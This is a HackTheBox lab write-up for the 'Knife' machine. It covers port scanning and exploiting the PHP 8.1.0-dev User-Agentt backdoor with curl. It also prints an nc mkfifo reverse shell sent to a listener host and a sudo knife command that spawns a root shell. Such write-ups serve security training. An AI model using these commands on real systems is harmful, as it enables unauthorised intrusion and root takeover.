
Overview
Knife is an easy HackTheBox Linux machine built around the backdoor briefly shipped in PHP 8.1.0-dev, which allows remote code execution through a misspelled User-Agentt header. Confirming and abusing this backdoor with curl leads to a reverse shell as james, and privilege escalation comes down to a sudo misconfiguration that allows the knife command-line tool to be run as root, a documented GTFOBins technique for spawning a privileged shell.
Attack Chain
- Scan the target and identify
SSHon port22and an HTTP service on port80 - Find a static page with no useful links, and come up short on web fuzzing
- Fingerprint the server as running
PHP 8.1.0-devvia acurlresponse header - Identify the known backdoor in that
PHPversion, triggered through a misspelledUser-Agenttheader - Confirm remote code execution with a basic
curlrequest runningls - Clean up the command output by piping through
sedorawk - Get a reverse shell as
jamesby passing a reverse shell payload through the backdoor - Read the user flag
- Find that
sudo -lallows running/usr/bin/knifeas root - Use the documented
GTFOBinstechnique forknifeto spawn a root shell - Read the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.129.123.237; export NAME=KNIFE; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
We export the discovered ports and run a service and version scan.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -A -oA scans/nmap_initial_$NAME -v

Web Enumeration
Static Landing Page
Browsing to port 80 shows a static page with no links that go anywhere.

Web fuzzing comes up short with nothing useful, so we look at the response headers from a plain curl request instead.
curl -I "http://10.129.78.28/index.php"
The target is running PHP 8.1.0-dev.

The PHP 8.1.0-dev Backdoor
PHP 8.1.0-dev is vulnerable to remote code execution. We find a public exploit:
https://www.exploit-db.com/exploits/49933
This version of PHP briefly shipped with a backdoor: sending a User-Agentt header (note the misspelling) containing zerodiumsystem("system_command") executes the given command on the server.
Foothold
Confirming Remote Code Execution
We test the exploit with a basic curl command, using a custom header and ls as the command.
curl "http://10.129.123.237" -H 'User-Agentt: zerodiumsystem("ls");'
Remote command execution is confirmed.

Cleaning Up the Output
The response includes the full page, so we want to cut the output off once we hit the string <!DOCTYPE html>. Either sed or awk can do this.
We use curl with the -s flag for silent mode, so we don’t see a progress meter or stats.
With sed, the flags used are:
-n                       suppress automatic printing
p                        print lines manually
/<!DOCTYPE html>/{q}     quit when the match is found, before printing it
Full curl command piped to sed:
curl -s "http://10.129.123.237" -H 'User-Agentt: zerodiumsystem("ls");' | sed -n '/<!DOCTYPE html>/q; p'

With awk, the pattern /<!DOCTYPE html>/{exit} {print} means awk goes through each line, printing it, and exits as soon as it matches <!DOCTYPE html>.
Full curl command piped to awk:
curl -s "http://10.129.123.237" -H 'User-Agentt: zerodiumsystem("ls");' | awk '/<!DOCTYPE html>/{exit} {print}'

Reverse Shell as james
We start a penelope listener on port 443. For the payload, we use the nc mkfifo reverse shell from revshells.com:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.59 443 >/tmp/f
The full reverse shell curl command:
curl -s "http://10.129.123.237" -H 'User-Agentt: zerodiumsystem("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.10.14.59 443 >/tmp/f");' | awk '/<!DOCTYPE html>/{exit} {print}'
We get a shell as james.


We read the user flag.
Privilege Escalation
Sudo Misconfiguration
We check our privileges with sudo -l and see we can run /usr/bin/knife as sudo.

GTFOBins documents a sudo exploit for knife:
https://gtfobins.github.io/gtfobins/knife/#sudo

Our sudo command:
sudo /usr/bin/knife exec -E 'exec "/bin/bash"'
We get a shell as root.

We read the root flag.

Key Takeaways
Knife is a straightforward demonstration of why running unreleased or development software in production is dangerous, the PHP 8.1.0-dev backdoor was public knowledge and trivially exploitable through a single misspelled header. Privilege escalation reinforces a separate lesson: sudo rules that grant access to feature-rich binaries like knife are only as safe as that binary’s own capabilities, and tools with scripting or exec functionality built in are a near-guaranteed path to a root shell once GTFOBins is consulted.